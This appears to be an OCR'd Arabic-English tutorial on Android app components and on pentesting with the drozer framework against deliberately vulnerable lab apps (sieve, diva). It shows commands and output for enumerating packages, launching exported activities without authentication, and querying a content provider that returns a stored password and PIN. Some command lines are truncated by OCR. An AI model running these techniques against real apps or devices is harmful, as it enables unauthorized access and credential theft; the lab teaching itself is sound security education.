
أنواعه

- الهدف الضمني | Implicit intent
- الهدف الصريح | Explicit intent

مكوناته

- المُكون | Component
- الاجراء | Action
- التصنيف | Category
- البيانات | Data
- بيانات اضافية | Extra
- اشارة | Flag

تستخدم جميع هذه العناصر لتحديد مواصفات طريقة التواصل داخل الهدف (الانتنت)، سواءً بتحديد العنصر نفسه او مواصفات العنصر المراد الانتقال اليه، بالإضافة الى تحديد البيانات والتفاصيل المراد نقلها خلال عملية التواصل، ومن ثم يتم التعامل مع الانتنت كوحدة واحدة وتشغيلها لتنفيذ عملية الانتقال.


Intent
Intent
startActivity()
startActivityForResult()
Activity A
onActivityResult()
Intent | الهدف
نظام التشغيل
Intent
Activity B
setResult()
Intent filter | مرشح الهدف

الخدمات Services

- عبارة عن مكون من مكونات الاندرويد الأساسية، حيث يستخدم لتنفيذ عمليات في الخلفية بدون UI.
- الخدمات تعمل في الخلفية حتى ولو تم اغلاق التطبيق.

Service types

Background service	Foreground service	Bound service

Service classes


Service	Intent service
❖ يتم تنفيذ الأكواد بداخل UI thread ❖ يجب إنهاءها يدويا بعد تنفيذ العملية. ❖ لا تتم جدولة العمليات في Queue	VS. ❖ يتم تنفيذ الأكواد بداخل Worker thread ❖ تنتهي تلقائيا بعد انتهاء العمليات. ❖ تتم جدولة العمليات في Queue

مزودات المحتوى | Content providers

- عنصر أساسي من عناصر الأندرويد، يستخدم للوصول الى البيانات المخزنة في تطبيقات أخرى، وقد يحتوي على واجهات مستخدم خاصة به، أو بمعنى آخر يعتبر API للبيانات على الذاكرة المحلية.
- صمم خصيصا ليتم استخدامه من خلال تطبيقات أخرى.

Broadcasts

Broadcast in ANDROID



تتم عملية تسجيل العنصر بطريقتين:

Manifest-declared | ويتم تسجيل العنصر عند تنزيل التطبيق على الهاتف
Context- registered | ويتم تسجيل العنصر على نطاق معين فقط.

Features of Drozer are:

يسمح لك drozer بالبحث عن الثغرات الأمنية في التطبيقات والأجهزة من خلال تولي دور أحد التطبيقات والتفاعل مع Dalvik VM ، و IPC للتطبيقات الأخرى ...

- Static analysis of an application
- Attacking and creation of test cases on the attack surface of an application
- Executing shell commands
- Crafting exploits of many known vulnerabilities
- Performing enumeration on various packages

We'll use three intentionally vulnerable apps for demonstration in this article: **sieve** (by MWR), **diva** (by Aseem Jakhar) and **pivaa** (by HTBridge).

Table of Contents

```
root@hex-VirtualBox:/home/hex/drozer# adb connect 192.168.27.101:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.27.101:5555
root@hex-VirtualBox:/home/hex/drozer# adb install drozer-agent-2.3.4.apk
Success
root@hex-VirtualBox:/home/hex/drozer#
```

Let's start the agent on the device. Notice the port mentioned down below that is the default port drozer's agent is 31415

```
adb forward tcp:31415 tcp:31415
drozer console connect
```

```
root@hex-VirtualBox:/home/hex# adb forward tcp:31415 tcp:31415
root@hex-VirtualBox:/home/hex# drozer console connect
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDep
Warning: Python 2 is no longer supported by the Python core team. Support fo
now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

    [executables]
    java = /path/to/java
:0: UserWarning: You do not have a working installation of the service_ident
le: 'No module named service_identity'.  Please install it from <https://pyp
.org/pypi/service_identity> and make sure all of its dependencies are satisf
thout the service_identity module, Twisted can perform only rudimentary TLS
ostname verification.  Many valid certificate/hostname mappings may be rejec
Selecting 345dbe2eb04b4822 (Genymotion Google Pixel 2 9)

           ..                    ..:.
          ..o..                  .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
          .,sisandprotectorandroids+.
        ..nemesisandprotectorandroidsn:.
       .emesisandprotectorandroidsnemes..
     ..isandp,..,rotectorandro,..,idsnem.
     .isisandp..rotectorandroid..snemisis.
     ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz>
```

```
list
```

```
dz> list
app.activity.forintent        Find activities that can handle the given intent
app.activity.info             Gets information about exported activities.
app.activity.start            Start an Activity
app.broadcast.info            Get information about broadcast receivers
app.broadcast.send            Send broadcast using an intent
app.broadcast.sniff           Register a broadcast receiver that can sniff
                              particular intents
app.package.attacksurface     Get attack surface of package
app.package.backup            Lists packages that use the backup API (returns true
                              on FLAG_ALLOW_BACKUP)
app.package.debuggable        Find debuggable packages
app.package.info              Get information about installed packages
app.package.launchintent      Get launch intent of package
app.package.list              List Packages
app.package.manifest          Get AndroidManifest.xml of package
app.package.native            Find Native libraries embedded in the application.
app.package.shareduid         Look for packages with shared UIDs
app.provider.columns          List columns in content provider
app.provider.delete           Delete from a content provider
app.provider.download         Download a file from a content provider that supports
                              files
app.provider.finduri          Find referenced content URIs in a package
app.provider.info             Get information about exported content providers
app.provider.insert           Insert into a Content Provider
app.provider.query            Query a content provider
app.provider.read             Read from a content provider that supports files
app.provider.update           Update a record in a content provider
app.service.info              Get information about exported services
app.service.send              Send a Message to a service, and display the reply
app.service.start             Start Service
app.service.stop              Stop Service
auxiliary.webcontentresolver
                              Start a web service interface to content providers.
exploit.jdwp.check            Open @jdwp-control and see which apps connect
exploit.pilfer.general.apnprovider
                              Reads APN content provider
```


```
shell
whoami
id
```

```
           ..                    ..:.
          ..o..                  .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
dz> shell
:/data/user/0/com.mwr.dz $ whoami
u0_a127
:/data/user/0/com.mwr.dz $ id
uid=10127(u0_a127) gid=10127(u0_a127) groups=10127(u0_a127),3003(inet),9997(
everybody),20127(u0_a127_cache),50127(all_a127) context=u:r:untrusted_app_25
:s0:c512,c768
```

Information Gathering on Device

Drozer has a couple of modules to display date/time of the device and some other information on the device as well

```
run information.datetime
run information.deviceinfo
```



Information Gathering on Packages

To list all the packages installed on the device, we run the following command:

```
run app.package.list
```

Further, to filter out the certain package we can apply the -f flag

```
run app.package.list -f diva
```

```
dz> run app.package.list
com.google.android.carriersetup (Carrier Setup)
com.android.cts.priv.ctsshim (com.android.cts.priv.ctsshim)
com.google.android.youtube (YouTube)
com.android.internal.display.cutout.emulation.corner (Corner display c
utout)
com.google.android.ext.services (Android Services Library)
com.example.android.livecubes (Example Wallpapers)
com.android.internal.display.cutout.emulation.double (Double display c
utout)
asvid.github.io.fridaapp (FridaApp)
com.android.providers.telephony (Phone and Messaging Storage)
com.google.android.googlequicksearchbox (Google)
com.android.providers.calendar (Calendar Storage)
com.android.providers.media (Media Storage)
com.google.android.onetimeinitializer (Google One Time Init)
com.google.android.ext.shared (Android Shared Library)
com.example.learning1 (learning1)
com.android.wallpapercropper (com.android.wallpapercropper)
com.epsilon.calculator (Calculator)
com.android.documentsui (Files)
com.android.externalstorage (External Storage)
com.android.htmlviewer (HTML Viewer)
com.android.companiondevicemanager (Companion Device Manager)
com.android.quicksearchbox (Search)
com.android.mms.service (MmsService)
com.android.providers.downloads (Download Manager)
com.google.android.apps.messaging (Messages)
com.google.android.soundpicker (Sounds)
com.google.android.configupdater (ConfigUpdater)
```

```
run app.package.info -a jakhar.aseem.diva
```

```
dz> run app.package.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  Application Label: Diva
  Process Name: jakhar.aseem.diva
  Version: 1.0
  Data Directory: /data/user/0/jakhar.aseem.diva
  APK Path: /data/app/jakhar.aseem.diva-dxAm4hRxYY4VgIq2X5zU6w==/base.
apk
  UID: 10019
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar
]
  Shared User ID: null
  Uses Permissions:
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - None
```

Debuggable Packages

If a certain package is marked debuggable, we can inject our custom code in it while run-time and modify its behaviour. For this we can manually check the manifest file for the string "android_debuggable="true"" or we can run the following drozer module:

```
run app.package.debuggable
```

```
dz> run app.package.debuggable
Package: asvid.github.io.fridaapp
  UID: 10036
  Permissions:
   - None.

Package: com.example.learning1
  UID: 10010
  Permissions:
   - None.

Package: com.mwr.example.sieve
  UID: 10047
  Permissions:
   - android.permission.READ_EXTERNAL_STORAGE
   - android.permission.WRITE_EXTERNAL_STORAGE
   - android.permission.INTERNET

Package: com.android.insecurebankv2
  UID: 10023
  Permissions:
   - android.permission.INTERNET
   - android.permission.WRITE_EXTERNAL_STORAGE
   - android.permission.SEND_SMS
   - android.permission.USE_CREDENTIALS
   - android.permission.GET_ACCOUNTS
   - android.permission.READ_PROFILE
   - android.permission.READ_CONTACTS
   - android.permission.READ_PHONE_STATE
   - android.permission.READ_CALL_LOG
   - android.permission.ACCESS_NETWORK_STATE
   - android.permission.ACCESS_COARSE_LOCATION
   - android.permission.READ_EXTERNAL_STORAGE
```

Dumping AndroidManifest.xml File

To dump the manifest file of a package, we run the following command:

```
run app.package.manifest jakhar.aseem.diva
```

```
dz> run app.package.manifest jakhar.aseem.diva
<manifest versionCode="1"
          versionName="1.0"
          package="jakhar.aseem.diva"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2166767">
  <uses-sdk minSdkVersion="15"
            targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <application theme="@2131296387"
               label="@2131099683"
               icon="@2130903040"
               debuggable="true"
               allowBackup="true"
               supportsRtl="true">
    <activity theme="@2131296304"
              label="@2131099683"
              name="jakhar.aseem.diva.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
    <activity label="@2131099687"
              name="jakhar.aseem.diva.LogActivity">
    </activity>
```

Exploring Attack Surface of an Application

One of the handiest features of Drozer is to identify the attack surface of an application. This module will give us information on the attack surface of an android application. Android applications have 4 essential components that can be exploited along with the debuggable flag. This is known as an attack surface. The following module highlights that out for two such applications we have installed:

```
run app.package.attacksurface jakhar.aseem.diva
run app.package.attacksurface com.mwr.example.sieve
```

Exploiting Activities

An application may have exported activities that can be launched remotely and bypass various kinds of authentication mechanisms which the developer may have put on the class calling that activity. To check for all the exported activity, we have the following command:


```
run app.activity.info -a jakhar.aseem.diva
```

Now to launch an exported activity we can do this:

```
run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva.APIC
```

```
dz> run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null

dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva
.APICredsActivity
dz>
```


As you can see below, APICredsActivity has now been launched without any authentication



Exploiting Activities through intents: In English, “intent” means “purpose”. Similarly, intents in Android refers to an abstract description of an operation to be performed. Intents most importantly are used to start service, launch an activity, broadcast message, dial a number etc. Intent itself, in android, is an object holding two main things:

- action
- data


There is a third parameter that can be added in an intent known as “extra.” This is better understood through the means of code (ref from **here**):

Exploiting Content Providers

Content Providers in Android help an application to access and manage data stored in its own SQLite database or operate on files. Hence, two types of content providers are widely used namely, database-backed and file-backed. They are standard interfaces that connect data in one process with code running in another process. Hence, some applications can access the database/file-backed provider running in your application through your content provider's interface.

To extract information about content providers present in one application:

```
run app.provider.info -a com.mwr.example.sieve
```



```
run app.provider.finduri com.mwr.example.sieve
```

The above command finds all the URIs that are present. The following command, however, filters out the URIs that can be queried or not

```
run scanner.provider.finduris -a com.mwr.example.sieve
```

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwo
rds/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwo
rds
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz>
```

```
run app.provider.update content://com.mwr.example.sieve.DBContentProvider/K
run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/K
run app.provider.columns content://com.mwr.example.sieve.DBContentProvider/
run app.provider.read content://com.mwr.example.sieve.DBContentProvider/Key
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Ke
```

```
dz> run app.provider.columns com.mwr.example.sieve
Could not get a ContentProviderClient for com.mwr.example.sieve.
dz> run app.provider.columns content://com.mwr.example.sieve.DBContentPro
vider/Keys/
| Password | pin |

dz> run app.provider.read content://com.mwr.example.sieve.DBContentProvid
er/Keys/
No files supported by provider at content://com.mwr.example.sieve.DBConte
ntProvider/Keys/
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvi
der/Keys/
| Password     | pin  |
| APARICHIT!   | 8569 |
